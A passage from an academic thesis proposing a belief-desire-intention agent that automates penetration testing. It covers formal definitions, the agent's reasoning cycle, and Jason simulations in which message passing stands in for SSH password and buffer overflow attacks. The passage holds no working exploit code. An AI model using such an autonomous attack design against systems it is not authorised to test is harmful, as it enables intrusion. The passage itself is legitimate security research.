In the process of PT, the BDI agent interacts with the target by perceiving information, and in response, it outputs actions to change it. In the BDI model, the attacker agent is single, while the number of targets is unlimited. The agent world consists of a network environment such as the Internet or the local area network. It is assumed that the agent can interact with targets via different kinds of connections, either wired or wireless.

4.3.2 Action Space

In the action space, different actions have been defined to be performed throughout the whole PT process, from the information-gathering stage to the report stage. Whereas some scanners or PT tools provide a degree of automation, the BDI model can execute external tools directly as part of the action space to make this model more extensible. Moreover, the BDI model can perform various types of attacks, such as buffer overflow attack, SQL injection attack, password attack, sniffer attack and social engineering attack. In the BDI model, most actions are derived from the Metasploit framework.

4.3.3 BDI Model

The BDI model expects the agent to act in a dynamic environment such that the agents reasoning should take environmental changes into account to make an action. It can properly define the process whereby agents choose actions based on target information in PT. The basic logical components of a BDI agent are belief, desire and intention.

A BDI agent is defined as a tuple $\langle Ag, B, D, I, P, A, S; f_{BS}, f_{BI}, f_{BDI} \rangle$, where:

- Ag is an agent's name.
- B is a set of beliefs.
- D is a set of desires.

- I is a set of intentions.
- P is a set of plans.
- A is a set of actions.
- S is a set of perceptions.
- f_{BS} is a belief update function.
- f_{BI} is a desire determination function.
- f_{BDI} is an intention generation function.

Belief set B represents environment or state information about the target, which is updated after executing actions. In general, beliefs are represented symbolically by ground atoms of first-order logic. At the early stage of PT, information-gathering actions build belief set B to signify environmental information in terms of different values and parameters from the agent's perception. The function f_{BS} shows that the new beliefs can be generated based on current beliefs and perceived information in the perception set S .

$$f_{BS} : B \times S \rightarrow B \quad (4.1)$$

Desire set D represents all the options or possible candidate plans of PT for the agent that an agent might like to accomplish. In real-time PT, multiple types of attack methods can be carried out in response to specific target information. For example, if the hosts port 80 is left open, a number of attacks might be carried out, including SQL injection attack, password attack or buffer overflow attack. Human penetration testers would need to choose one type of attack according to their experience or preferences. The function f_{BI} shows that the desires are determined based on beliefs and intentions.

$$f_{BI} : B \times I \rightarrow D \quad (4.2)$$

Intention set I represents the agent's goals or the plans the agent decides to carry out. In PT, the agent needs to choose one plan to carry out from the possible candidate plans. The plan becomes an intention after being selected. The function f_{BDI} shows that beliefs, desires and intentions can generate new intentions.

$$f_{BDI} : B \times D \times I \rightarrow I \quad (4.3)$$

Action set A is used to represent minimal attack units, driving an agent to achieve PT goals.

Plan set P consists of available plans, each giving information about (1) how to respond to events, and (2) how to achieve goals. A plan comprises three parts: trigger event, context and body, where:

- **Trigger Event:** is an event that the plan can handle, such as beliefs or goals about the target environment or state information.
- **Context:** defines the conditions under which the plan can be used. In PT, each attack needs to meet specific conditions.
- **Body:** defines a series of actions to be executed if the plan is chosen. It is possible to have goals. The BDI model covers various types of attack actions, combinations of which are pre-defined.

Given the description of the BDI architecture above, the dynamic process and reasoning cycle of a BDI agent for PT can be depicted as shown in Figure 4.1. The process is as follows:

1. Initial beliefs and intentions are set up by the penetration tester and typically represent information regarding the target, such as the domain or IP address and the privilege that the PT must achieve.
2. The BDI agent perceives the target information by performing various information-gathering actions. For example, Nmap can collect OS type and ports from the target.
3. After the gathered information is perceived, current beliefs are updated. At this time, the BDI agent should hold the information about the target.

4. According to the new current belief, all relevant action plans are found. For example, if port 80 of the target is open, then password attack, buffer overflow attack and SQL injection attack become candidate options for the human penetration tester.

5. The BDI agent chooses one plan from the candidate action plans to become the intention and waits for it to be executed according to the plan's context. A plan can be taken from a human knowledge database. The priority of all actions is defined in a human knowledge database.

6. The BDI agent executes the chosen plan. If the plan fails, then the agent chooses another plan.

7. The BDI agent checks whether the initial goal is achieved or not and decides either: (1) to output the report which records the process of the whole PT, or (2) to return to the new reasoning cycle. Some conditions are defined to stop the reasoning cycle, for example, all plans have been executed or the running time reaches the limit.

4.4 Simulation

The BDI simulation was implemented in Jason, working on a PC with an Intel I7 CPU at 2.0 GHz and 4GB of RAM. In Figure 4.2, the simulation experiment consisted of two agents representing the BDI agent and the target agent. In order to simplify the process of PT in the virtual environment, the internal communication actions in Jason such as *send(tell)* and *send(ask)* were used to simulate the attack and probe actions between the BDI agent and the target agent. The *print()* was used to output the process of interaction. The structure of the plan in the Jason interpreter is shown below:

Trigger Event: Context <- Body.

This simulation was designed to validate the proposed BDI model in PT scenarios and shows how beliefs can be changed according to environmental responses or changes.




Figure 4.1: The BDI agent reasoning cycle for PT




Figure 4.2: The interaction between a BDI agent and a target agent

4.4.1 Target Agent

The basic information regarding the target was set up in the target agent's initial belief set, including system type, ports, services, vulnerabilities and the Secure Shell (SSH) password (Table 4.1). To make the scenario uncertain, the success probability of an SSH password attack was defined as 20%. The success probability of a remote and local buffer overflow attack was defined as 50% and 70%, respectively, based on personal PT experience. The original belief set of the target agent is shown in Figure 4.3

OS	Port	Service	vulnerability	Password
Linux	80, 22,3306	Nginx, SSH, MySql	CVE-remote, CVE-local	SSH:456

Table 4.1: Target information




Figure 4.3: Belief set in the target agent

4.4.2 BDI Agent

For the BDI agent, the current privilege was initially set up as none, and the initial goal was root privilege. Information-gathering plans were defined to probe OS type, ports, service and vulnerability information from the target agent. The attack plans were defined for password attack and buffer overflow attack. Validation actions such as *check_remote()* and *check_local()* were defined to check the result of buffer overflow attacks. Moreover, an *stop()* action was defined to avoid falling into an infinite loop. The set of beliefs, desires and intentions for the simulation were defined as follows:


- **Belief:** *ostype(string)*, *port(string)*, *service(string)*, *vulnerability(string)*, *password_ssh(string)*.
- **Desire:** *probe_os()*, *probe_port()*, *probe_service()*, *probe_vul()*, *check_remote()*, *check_local()*, *password_attack_ssh()*, *buffer_overflow_attack_local()*, *buffer_overflow_attack_remote()*
- **Intentions:** *stop()*

4.4.3 Simulation Results

Two simulations were conducted to show how the BDI agent interacts with the target agent in different circumstances.

1) Simulation 1

Figure 4.4 presents the result of simulation 1. From the figure, it can be seen that the BDI agent probed all information about the target in the belief set and successfully performed the password attack because the rate of the password attack was over the specified 0.8 threshold. Then, the BDI agent performed a local buffer overflow attack successfully; the prerequisite of a successful password attack was assumed. However, the remote buffer overflow attack failed. The current privilege had been changed from *none* to *user* and *root*. Three new beliefs, *attacked("cve_local")*, *password_ssh(456)* and *privilege(root)*, were added to the belief set of the BDI agent,



```
Jason Http Server running on http://192.168.1.65:3273
[bdi_agent] Current privilege is :none
[bdi_agent] Start to information gathering stage...
[bdi_agent] probe target os...
[bdi_agent] Probe the target port...
[bdi_agent] Probe the target service...
[bdi_agent] Probe target vulnerability...
[bdi_agent] The target system is :linux
[bdi_agent] The target port is :80
[bdi_agent] The target service is :nginx
[bdi_agent] The target port is :22
[bdi_agent] The target remote vulnerability is :cve_remote
[bdi_agent] The target service is :ssh
[bdi_agent] The target port is :3306
[bdi_agent] Starting remote buffer overflow attack...
[target] The rate of remote attack is:0.2848034253209861failed
[bdi_agent] The target local vulnerability is :cve_local
[bdi_agent] Starting password attack on ssh
[bdi_agent] The target service is :mysql
[target] The rate of ssh password attack is:0.8340610229739351successful
[bdi_agent] Remote buffer overflow attack is failed
[bdi_agent] The SSH password is: 456
[bdi_agent] The current privilege is:user
[bdi_agent] Starting local buffer overflow attack...
[bdi_agent] Local buffer overflow attack is successful
[bdi_agent] The current privilege is : root
[bdi_agent] We are successful!
```

Clean Stop Pause Debug New agent

Figure 4.4: The result of simulation 1

as shown in Figure 4.5.

2) Simulation 2

In simulation 2, the BDI agent probed all the information about the target. All attacks failed, and the BDI agent was stopped. The belief set is shown in Figure 4.6. From the figure, it can be seen that the current privileges were not changed in the belief set of the BDI agent. Figure 4.7 shows the result of simulation 2, in which the remote buffer overflow attack and SSH password attack failed.

4.5 Knowledge Base

A knowledge base can be used for decision making, which consists of all plans and their preferences provided by human experts. An agent can have multiple plans triggered by the same event and thus deal with this event in different ways. Hence, an agent can have multiple different responses to events. If a plan fails to achieve a goal, then the agent can select another plan from all candidate plans. By default, the chosen plan is executed in its turn in a BDI interpreter. In the knowledge base, the *utilities* are used to indicate an action's priority based on expert experience, so that the agent simply selects the plan that has the highest utility. In addition, MITRE ATT&CK [98] is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations, which is an ideal framework to help construct a BDI-based knowledge base. It has become a useful tool across many cybersecurity disciplines to convey threat intelligence, perform PT, and improve network and system defences against intrusions.

4.6 Reporting

The goal of PT is to find, exploit and determine the risk of system vulnerabilities. The proposed BDI model can automatically generate a report, including target information, implementation process, action set and result. In general, system information such as IP address, ports, configurations, services and vulnerabilities are




Figure 4.5: Belief set of the BDI agent in simulation 1




Figure 4.6: Belief set of the BDI agent in simulation 2




Figure 4.7: The result of simulation 2

stored in the belief set after the information-gathering stage to drive further actions. Firstly, the BDI model can extract this information into a report file. Secondly, during the automated PT, the BDI model can print each action performed to represent the implementation process and action set. Finally, the results are stored in the report to show the privilege has already been obtained. For future work, Natural Language Processing (NLP) [48] technology can be used to generate more readable PT reports.

4.7 Summary

This chapter presented an agent-based BDI model for the automation of PT, enabling interactions between dynamic and uncertain targets. PT actions are defined as a series of BDI plans, and the BDI reasoning cycle is used to represent the PT process. To validate the BDI model, two simulations show the BDI agent behaviour and reasoning process. A BDI-based knowledge base is used to determine how to act during PT. Finally, the BDI model generates a PT report automatically.

Chapter 5

Ontology for BDI-based Automation of Penetration Testing

5.1 Introduction

The BDI model can make decisions based on pre-defined plans and interact with environments, while humans can obtain new knowledge from collected information by reasoning. Generally, new beliefs need to be generated after performing actions in the BDI model. This can be done using an ontology. Also, ontologies can achieve the reusability of knowledge. This chapter presents an ontology for PT and how to achieve its reasoning ability based on SWRL rules. By combining an ontology with SWRL rules, the reasoning ability of BDI models can be improved in the automation of PT.

5.2 Ontology Design

According to the attack taxonomy in chapter 2, an ontology is created for PT (OntoPT) using Protege [75]. Figure 5.1 presents the OntoPT outline. Specifically, the yellow dots represent classes, and purple diamonds represent instances. The arcs indicate the relationship between instances or classes.

